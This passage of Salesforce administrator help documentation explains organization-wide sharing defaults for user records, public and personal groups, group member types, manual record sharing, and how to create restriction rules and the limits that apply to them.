To meet these requirements, set the default external access to Private, and extend access using sharing rules, manual sharing, or user permissions.

When the feature is first turned on, the default access setting is Private for external users. The default for internal users is Public Read Only. To change the organization-wide defaults for external access to the user object:

1. From Setup, in the Quick Find box, enter `Sharing Settings`, then select **Sharing Settings**.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set default sharing access:

- Manage Sharing

2. Click **Edit** in the Organization-Wide Defaults area.
3. Select the default internal and external access you want to use for user records.

   The default external access must be more restrictive or equal to the default internal access.

4. Click **Save**.

   Users have Read access to those below them in the role hierarchy and full access on their own user record.

Public and Personal Groups

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

A group consists of a set of users. A group can contain individual users, other groups, or the users in a particular role or territory. It can also contain the users in a particular role or territory plus all the users below that role or territory in the hierarchy.

There are two types of groups.

- Public groups—Administrators and delegated administrators can create public groups. Use public groups to streamline sharing records with users in different parts of your company that aren't aligned with a single role. For example, you want to share the same opportunity records with Sales Reps in different regions, each of which is represented by a separate role. There are a few individual users who must also have access. Instead of creating separate sharing rules, you can create one public group with all of these roles and the individual user added that serves as the sharing rule target. You can use public groups in the following ways:
  - To set up default sharing access via a sharing rule
  - To manually share your records with other users
  - To give access to report and dashboard folders
  - To share list views
  - To add multiple users to a Salesforce CRM Content library
  - To assign users to specific actions in Salesforce Knowledge
- Personal groups—Each user can create groups for their personal use in manual shares, unlike public groups, which require setup from users with the appropriate permissions. For example, a user can create a personal group to share records with a subgroup of their team that's tasked with a specific project. Personal groups are available only in Salesforce Classic.

You can also include external Experience Cloud site users in your public groups. For example, you must share certain records with partner users that are all associated with different accounts. Create a public group and add all the needed partner users, then create a single sharing rule that targets this public group. You don't need to create multiple sharing rules targeting the role of the partner users in each account.

Tip: Permission set groups consist of permission sets rather than users. Permission set groups bundle permission sets based on job functions or tasks. To learn more about permission set groups and why you use them, see Permission Set Groups.

Create and Edit Public Groups

Create public groups to help configure your users' access to records and other features. Only administrators and delegated administrators can create and edit public groups.

Group Member Types

Many types of groups are available for various internal and external users.

Create and Edit Public Groups

Create public groups to help configure your users' access to records and other features. Only administrators and delegated administrators can create and edit public groups.

Note: When you edit groups, roles, and territories, sharing rules are recalculated to add or remove access as needed.

Depending on the nature of your updates and your org's setup, these sharing calculations can take a while to complete. If you experience sharing evaluations or timeouts, consider deferring sharing calculations before making large-scale updates, and then restart and recalculate sharing at a later time. For more information, see Defer Sharing Calculations in Salesforce Help.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or edit a public group:

- Manage Users

To create or edit a group:

1. From Setup, in the Quick Find box, enter `Public Groups`, and then select **Public Groups**.
2. Click **New**, or click **Edit** next to the group you want to edit.
3. Add the relevant description in the Description field.
4. For Label, enter the name used to refer to the group in any user interface pages.
5. Enter the unique Group Name used by the API and managed packages.
6. To allow automatic access to records using your role hierarchies, select **Grant Access Using Hierarchies**. When selected, any records shared with users in this group are also shared with users higher in the hierarchy.

   Deselect **Grant Access Using Hierarchies** if you're creating a public group with All Internal Users as members, which optimizes performance for sharing records with groups.

   Note: If Grant Access Using Hierarchies is deselected, users that are higher in the role hierarchy don't receive automatic access to records shared with the public group. However, users can still receive access via the role hierarchy if the Grant Access Using Hierarchies setting is enabled on the Sharing Settings page. System Administrators and users with the View All and Modify All object permissions and the View All Data and Modify All Data system permissions can also access records they don't own.

7. From the Search dropdown, select the type of member to add. If you don't see the member you want to add, enter keywords in the search box and click **Find**.

   Note: For account owners to see child records owned by high-volume Experience Cloud site users, they must be members of any share groups with access to the site users' data.

8. Select members from the Available Members box, and click **Add** to add them to the group.

   Tip: To manage public group membership more easily, we recommend adding or removing members from the public group's access summary. For more information, see Manage Public Group Membership in Salesforce Help.

   If your group contains more than 10,000 members, you can experience performance issues or group members being deleted when updating membership on the group's Edit or Create pages. To prevent these issues, adjust group membership using the public group's access summary, user access policies, or the GroupMember API. You can also contact Salesforce Customer Support to enable the modified Group Setup interface.

9. Specify any delegated administration groups whose members can add or remove members from this public group. Select groups from the Available Delegated Groups box, and then click **Add**.
10. Save your changes.

Group Member Types

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

The member types that are available vary depending on your edition.

USER PERMISSIONS

To create or edit a public group:
- Manage Users

To create or edit another user's personal group:
- Manage Users

Many types of groups are available for various internal and external users.

When you create or edit a group, you can select the following types of members from the `Search` drop-down list. Depending on your organization settings, some types may not be available.

Member Type	Description
Customer Portal Users	All of your Customer Portal users. This is only available when a customer site or portal is enabled for your organization.
Partner Users	All of your partner users. This is only available when a partner site or portal is enabled for your organization.
Personal Groups	All of your own groups. This is only available when creating other personal groups.
Portal Roles	All roles defined for your organization's site or portal. This includes all users in the specified role, except high-volume users. A site or portal role name includes the name of the account that it's associated with, except for person accounts, which include the user alias.
Portal Roles and Subordinates	All roles defined for your organization's site or portal. This includes all of the users in the specified role plus all of the users below that role in the site or portal role hierarchy, except for high-volume users. A site or portal role name includes the name of the account that it's associated with, except for person accounts, which include the user alias.
Public Groups	All public groups defined by your administrator.
Roles	All roles defined for your organization. Adding a role to a group includes all of the users in that role, but doesn't include site or portal roles.
Roles and Internal Subordinates	Adding a role and its subordinate roles includes all of the users in that role plus all of the users in roles below that role. This doesn't include site or portal roles or users. In orgs created on February 8, 2024 or later and in preview sandboxes, this member type is available by default. In production orgs created before February 8, 2024 and in non-preview sandboxes, this member type is available after digital experiences or portals are enabled.

Member Type	Description
Roles and Subordinates	Adding a role and its subordinate roles includes all of the users in that role plus all of the users in roles below that role. This is only available in production orgs created before February 8, 2024 and in non-preview sandboxes if digital experiences or portals aren't enabled for your organization. **Warning:** In Salesforce orgs created before February 8, 2024, after enabling digital experiences, all Roles and Subordinates members in groups are converted to Roles, Internal and Portal Subordinates members. Review public groups that contain Roles, Internal and Portal Subordinates members, and replace them with Role and Internal Subordinates as required.
Roles, Internal and Portal Subordinates	Adding a role and its subordinate roles includes all of the users in that role plus all of the users in roles below that role. This is only available when digital experiences or portals are enabled for your org. This includes site and portal users.
Users	All users in your organization. This doesn't include site or portal users.

Note: You can't add unauthenticated guest users to public groups.

Manual Sharing

Manual sharing allows users to share individual records with other users, public groups, and roles.

Manual shares are used for one-off access exceptions, when sharing rules or other features can't be used to grant the intended access. For example, it's necessary to share a single opportunity with a coworker for collaboration, but you don't want to share any other opportunities that the record owner or their role own. Manual sharing is also useful for sharing records for special projects or coverage while coworkers are away.

Sometimes, granting access to one record includes access to all its associated records. For example, if you grant another user access to an account, the user automatically has access to all the opportunities and cases associated with that account.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Creation of Manual Shares

To grant access to a record using manual sharing, you must be one of the following users.

- The record owner
- A user in a role above the owner in the hierarchy (if your organization's sharing settings control access through hierarchies)
- A user with the Modify All permission for the object
- A Salesforce admin

Note:

- If you're manually sharing an opportunity, contact, or case, the users you share it with must have at least Read access to the associated parent account via sharing features or you must have the ability to also share the account. You have the ability to share the account if you are the account owner, are a Salesforce admin, are above the account owner in the role hierarchy, and or have the Modify All permission on accounts. If you have the ability to share the account itself, the users you share the opportunity, contact, or case with are automatically given Read access to the parent account.
- If you're sharing an account, the access level for its child opportunities, cases, and contacts can't be greater than the account owner's default access from organization-wide defaults and the owner's role. You can only grant a greater level of access if you're a Salesforce admin, have the Modify All permission on Account, or have the Modify All Data user permission.

Deletion of Manual Shares

If a user transfers ownership of a record, Salesforce deletes any manual shares created by the original record owner, which can cause users to lose access. Review these additional considerations about the deletion of manual shares:

- When account ownership is transferred, manual shares created by the original account owner on child opportunity, case, and contact records are also deleted.
- When the parent account for an opportunity or case changes, manual shares for the opportunity or case are deleted if the user making the change isn't allowed to share the new parent account. But when the new parent account owner, someone above them in the role hierarchy, or a Salesforce admin changes the parent account, the manual shares aren't deleted. Manual shares also aren't deleted if the recipient already has access to the parent account.
- When the parent account for a contact associated with a portal or community user changes, manual shares for custom object records that were shared with the portal or community user are deleted.
- When an opportunity is closed and the owner of the opportunity's parent account changes, manual shares for the opportunity are deleted even when opportunity splits are enabled.

Grant Access to Records with Manual Sharing in Lightning Experience
Give specific users access to an individual record with manual sharing.

Grant Access to Records with Manual Sharing in Lightning Experience

Give specific users access to an individual record with manual sharing.

For example, the owner of a record wants to share a single case record with a coworker, because that coworker has experience resolving similar issues. The record owner creates a manual share that opens up access to only the one case record for their coworker (and users above the coworker in the role hierarchy). In this scenario, creating a manual share is easier and more secure than a sharing rule.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. Click **Sharing** on the record that you want to share.
2. In the Search box, enter the groups, users, roles, or territories to add.

   Use the search dropdown to filter for a group type. Depending on the data in your org, your options can include:

Type	Description
Managers Groups	All direct and indirect managers of a user.

Type	Description
Manager Subordinates Groups	Managers and all the direct and indirect reports that they manage.
Public Groups	All public groups defined by your administrator.
Users	All users in your org. Doesn’t include portal users.
Roles	All roles defined for your org, including all users in each role.
Roles and Subordinates	All users in the role plus all users in roles below that role in the hierarchy. Only available in production orgs created before February 8, 2024 and in non-preview sandboxes if digital experiences or portals aren’t enabled. In orgs created before February 8, 2024, after enabling digital experiences, manual shares accessible to Roles and Subordinates are automatically converted to be shared with Roles, Internal and Portal Subordinates. To secure external users’ access, remove Roles, Internal, and Portal Subordinates from the Share With list of your manual shares. Add Roles and Internal Subordinates instead.
Roles and Internal Subordinates	All roles defined for your org. Includes all users in the specified role and all users in roles below that role. Doesn’t include partner portal and Customer Portal roles. In orgs created on February 8, 2024 or later and in preview sandboxes, this member type is available by default. In production orgs created before February 8, 2024 and in non-preview sandboxes, this member type is available after digital experiences or portals are enabled.
Roles, Internal and Portal Subordinates	Adds a role and its subordinate roles. Includes all users in that role plus all users in roles below that role. Only available when digital experiences or portals are enabled for your org. Includes site and portal users.
Territories	For orgs that use territory management, all territories defined for your org, including all users in each territory. Only the territories in the active territory model are available.
Territories and Subordinates	For orgs that use territory management, all users in the territory plus the users below that territory. Only the territories in the active territory model are available.

3. Choose the access level for the record that you’re sharing and any associated records that you own.

Access Level	Description
Full Access	User can view, edit, delete, and transfer the record. User can also extend sharing access to other users. But the user can't grant Full Access to other users.
Read/Write	User can view and edit the record, and add associated records, notes, and attachments to it.
Read Only	User can view the record, and add associated records to it. They can't edit the record or add notes or attachments.
Private	User can't access the record in any way.

Note:

- If you're sharing an opportunity, contact, or case, the users you share it with must have at least Read access to the associated parent account via sharing features or you must have the ability to also share the account. You have the ability to share the account if you are the account owner, are a Salesforce admin, are above the account owner in the role hierarchy, and or have the Modify All permission on Account. If you have the ability to share the account itself, the users you share the opportunity, contact, or case with are automatically given Read access to the parent account.
- If you're sharing an account, the access level for its child opportunities, cases, and contacts can't be greater than the account owner's default access from organization-wide defaults and the owner's role. You can only grant a greater level of access if you're a Salesforce admin, have the Modify All permission on Account, or have the Modify All Data user permission.
- `Contact Access` isn't available when the org-wide default for contacts is set to Controlled by Parent.

4. Save your changes.

On the Sharing page, you can click **Edit** for a summary of the groups of users that this record is shared with. For full details on who has access to the record, click **View Sharing Hierarchy**.

Restriction Rules

EDITIONS

Available in: Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Restriction rules let you enhance your security by allowing certain users to access only specified records. They prevent users from accessing records that can contain sensitive data or information that isn't essential to their work. Restriction rules filter the records that a user has access to so that they can access only the records that match the criteria you specify.


Watch how you can use restriction rules to further refine user record access.

Watch a video

Restriction rules are available for custom objects, external objects, contracts, events, quotes, tasks, time sheets, and time sheet entries. You can create up to two active restriction rules per object in Enterprise and Developer editions and up to five active restriction rules per object in Performance and Unlimited editions. Restriction rules are applied to these Salesforce features:

- Links
- List Views
- Lookups
- Records

- Related Lists
- Reports
- Search
- SOQL
- SOSL



When a restriction rule is applied to a user, the records that the user is granted access to via org-wide defaults, sharing rules, and other sharing mechanisms are filtered by criteria that you specify. For example, if users navigate to the Today's Tasks tab or to a list view for activities, they see only the records that meet the restriction rule's criteria. If a user has a link to a record that is no longer accessible after a restriction rule is applied, the user sees an error message.

When Do I Use Restriction Rules?

Use restriction rules when you want certain users to see only a specific set of records. Restriction rules can simplify controlling access to records with sensitive or confidential information. Access to contracts, tasks, and events can be difficult to make truly private using organization-wide defaults, making restriction rules the best way to configure this visibility.


For example, you have competing sales teams that can't see each other's activities, even though these activities are on the same account. With restriction rules, you can make sure that sales teams see only activities that belong to them and are relevant to their work. Or, if you provide confidential services to various individuals, use restriction rules so that only team members responsible for supporting these individuals can see related tasks.

When creating more than one restriction or scoping rule, configure the rules so that only one active rule applies to a given user. Salesforce doesn't validate that only one active rule applies for a given user. If you create two active rules, and both rules apply to a given user, only one of the active rules is observed.


Before creating restriction rules, we recommend that you Turn Off Salesforce Classic for Your Org. Salesforce can't guarantee that restriction rules work as intended for end users who are in the Salesforce Classic experience.

How Do Restriction Rules Affect Other Sharing Settings?

Users get access to records based on your organization-wide defaults and other sharing mechanisms such as sharing rules or enterprise territory management.



When a restriction rule is applied to users, the data that they had read access to via your sharing settings is further scoped to only records matching the record criteria. This behavior is similar to how you can filter results in a list view or report, except that it's permanent. The number of records visible to the user can vary greatly depending on the value that you set in the record criteria.



How Do I Configure Restriction Rules?

You can create and manage restriction rules by navigating to a supported object in the Object Manager. Or use the RestrictionRule Tooling API object or RestrictionRule Metadata API type. For more information on using the API, see the Restriction Rules Developer Guide.

Create a Restriction Rule
: Control the records that a specific user group is permitted to see. When a restriction rule is applied to a user, the data that the user has access to via org-wide defaults, sharing rules, and other sharing mechanisms is filtered by the record criteria that you specify.

Restriction Rule Considerations
: Keep these considerations and limitations in mind while using restriction rules.

Restriction Rule Example Scenarios
: Refer to these sample restriction rules, which fulfill different access requirements.

Create a Restriction Rule

EDITIONS

Available in: Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and manage restriction rules:
- Manage Sharing

To view restriction rules:
- View Setup & Configuration AND View Restriction and Scoping Rules

Control the records that a specific user group is permitted to see. When a restriction rule is applied to a user, the data that the user has access to via org-wide defaults, sharing rules, and other sharing mechanisms is filtered by the record criteria that you specify.

Before creating restriction rules, we recommend that you Turn Off Salesforce Classic for Your Org. Salesforce can't guarantee that restriction rules work as intended for end users who are in the Salesforce Classic experience.

Restriction rules are available for custom objects, external objects, contracts, events, quotes, tasks, time sheets, and time sheet entries. For external objects, they must be created using the Salesforce Connect: OData 2.0, OData 4.0, and Cross-Org adapters to support restriction rules.


You can create up to 2 restriction rules per object in Enterprise and Developer editions and up to 5 restriction rules per object in Performance and Unlimited editions. For more information, see Restriction Rule Considerations.

1. In the Object Manager, click the object you want to create a restriction rule on.
   a. For an external object, enter `External Data Sources` in the Quick Find box in Setup, then select **External Data Sources**. Select an external object from the related list on this page.
2. In the sidebar, click **Restriction Rule**, and then click **Create a Rule**.
3. Enter the rule's name and full name. The full name is the name of the component used by the API.
4. To have the rule take effect upon saving, select **Active**.
5. Under User Criteria, select which users this restriction rule applies to.
   - If the rule applies to a subset of users such as those in a given role, profile, or department, select **User Criteria**. Then, select the field to use as criteria.

     Set the Type field as **Current User** when the rule applies to the currently logged-in user.
   - If the rule applies to a subset of users with a custom permission, select **Permission Criteria**. To filter records for users with the custom permission, set the Boolean value to **True**. To filter records for users who don't have the custom permission, set the Boolean value to **False**.
6. Under Record Criteria, select which records the specified users are allowed to see. For the Field value, you can reference another object's field using dot notation.

   For picklist values, select a picklist field, and then click **Choose values** to select one or more values. For other field types, to designate more than one value in the record criteria, you can specify a list of comma-separated strings or 15-character IDs in the Value field.

   To include a single value that contains a comma, surround the value with double quotes (").
7. Save the rule.



Note: Salesforce doesn't validate that only one active rule applies for a given user. If you create two active rules, and both rules apply to a given user, only one of the active rules is observed. In this case, records that the user shouldn't have access to could be accessible.

Restriction Rule Considerations

Keep these considerations and limitations in mind while using restriction rules.

EDITIONS

Available in: Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available Objects

- Before creating restriction rules, we recommend that you Turn Off Salesforce Classic for Your Org. Salesforce can't guarantee that restriction rules work as intended for end users who are in the Salesforce Classic experience.
- Restriction rules are available for custom objects, external objects, contracts, events, quotes, tasks, time sheets, and time sheet entries.
- In calendars, if the Show Details access level is selected, users can see the subject of all events, regardless of the restriction rules created. For more information, see Share Your Calendar in Lightning Experience in Salesforce Help.

Applicable Features

- Restriction rules are applied to the following Salesforce features:
  - Links
  - List Views
  - Lookups
  - Records
  - Related Lists
  - Reports
  - Search
  - SOQL
  - SOSL
- Restriction rules support custom picklist values in record and user criteria. If you delete a custom picklist value used in a restriction rule, the rule no longer works as intended.
- Use the Activity Timeline instead of activity related lists, such as Open Activities or Activity History. If you use activity related lists, create rules on task or event objects using fields that are only available in the related lists.
- If you use Open Activities and Activity History related lists, when restriction rules are applied, it's possible that fewer than 50 records are displayed when more activities exist that the user has access to. This behavior occurs because these lists display at most 50 records, and restriction rules are applied after. This behavior is related to the known issue, Limit of Fifty Records Visible in Related List View.
- After restriction rules are applied, users can still see records that they previously had access to in the search box shortcuts list or in the Recently Viewed list view. When users click the record name, they can't access the record and get an error.
- Users can see their subordinates' events in calendars even if the users have an active restriction rule applied.
- If a user creates an event or a task record using the Chatter publisher, the record name is visible in the related Chatter post. Restriction rules don't restrict visibility to these record names.
- Users can't clone records that have a lookup to a record that they can't see due to a restriction rule. For example, you have a restriction rule that prevents a user from seeing a specific contract record, and the user tries to clone an order record that has a lookup to the contract record. The user gets an error, preventing the clone operation from succeeding.
- Restriction rules aren't applied for code executed in System Mode.
- Users with the View All or View All Data permissions can view all records regardless of restriction rules. Users with the Modify All or Modify All Data permissions can view, edit, and delete all records regardless of restriction rules.

- A user with a restriction rule applied might not find all possible matching results when searching for a record. For performance reasons, search crowding applies limits to the number of search results. The record the user is looking for can fall outside those limits. Learn how to adjust your searches for the best results at How Search Crowding Affects Search Results.
- The UserRecordAccess object doesn't consider whether a user's access is blocked due to a restriction rule. If a user's access is blocked even though query results state that they should have access, check to see if a restriction rule on the object prevents the user's access.


Creating Restriction Rules

- You can create up to two restriction rules per object in Enterprise and Developer editions and up to five restriction rules per object in Performance and Unlimited editions.
- Create only one restriction or scoping rule per object per user. In other words, for a given object, only one restriction or scoping rule at most can have the User Criteria field evaluate to `true` for a given user.
- Creating a restriction rule for an object doesn't automatically restrict access to its child objects. For example, if you create a restriction rule for the Contract object, the access doesn't change for notes that are associated with the affected contract records. To secure these child objects, you must use other sharing mechanisms.
- You can reference another object's field using the Record Criteria field. See Restriction Rule Example Scenarios for examples.
- If you reference IDs in the record criteria, use 15-character IDs instead of 18-character IDs.
- In the rule's record criteria, you can't reference fields on the object's parent. For example, if you're creating a rule for the Task object, the record criteria can't reference a field on the parent Activity object.
- We support these data types in the User Criteria and Record Criteria fields:
  - boolean
  - date
  - dateTime
  - double
  - int
  - reference
  - string
  - time
  - single picklist

  Note: Comma-separated ID or string values are supported in the Record Criteria field.

- Restriction rules support only the EQUALS operator. The use of AND and OR operators isn't supported.
- The use of formulas isn't supported.
- Don't create rules on Event.IsGroupEvent, which indicates whether the event has invitees.
- You can use a change set or unlocked package to move restriction rules from one org to another.
- Some IDs are specific to your Salesforce org, such as role, record type, or profile IDs. If you include these IDs in your User Criteria or Record Criteria fields, keep this consideration in mind when deploying rules between sandboxes or to a production org. You must modify these IDs in the target org if the restriction rules were originally created somewhere else.
- When you reference the Owner field, you must specify the object type in your syntax. For example, the Owner field on an Event object can contain a user or a queue, but queues aren't supported in restriction rules. So it's necessary to specify Owner:User in the record criteria syntax when the criteria should allow only users.

Restriction Rules and External Objects



- Only external objects created using the Salesforce Connect: OData 2.0, OData 4.0, and Cross-Org adapters support restriction rules.
- External objects created using the Cross-Org adapter don't support search or SOSL when a rule is applied to a user. Salesforce returns only search results that match the most recently viewed records.
- External objects created using the Salesforce Connect custom adapter aren't supported.
- External object record data is stored outside Salesforce. Admins are responsible for ensuring that rules they create on external objects don't negatively impact performance in Salesforce or in the external system.

  Important:

  - Editing or deleting a restriction rule on an external object causes an additional database call, which can result in additional billing when the external data source bills per call.
  - When search is enabled for external object records, searching requires additional database calls each time. Avoid additional charges by turning off search for external object records.

  As with all restriction rules, using only object fields that are indexed is recommended, especially in record criteria.
- Using external IDs in record criteria isn't supported.
- Restriction rules for external objects don't include organization-wide defaults or sharing mechanisms.
- External objects don't appear in Object Manager. To navigate to an external object, enter `External Data Sources` in the Quick Find box in Setup, then select **External Data Sources**. Select an external object from the list view on this page.
- Disabling search on external objects is recommended.

Note: You can also find external objects in the Most Recently Used list in Setup.

Performance Considerations

- Restriction rules were built to support sharing needs in a performant way. Your data volume and architecture are also factors in rule performance.
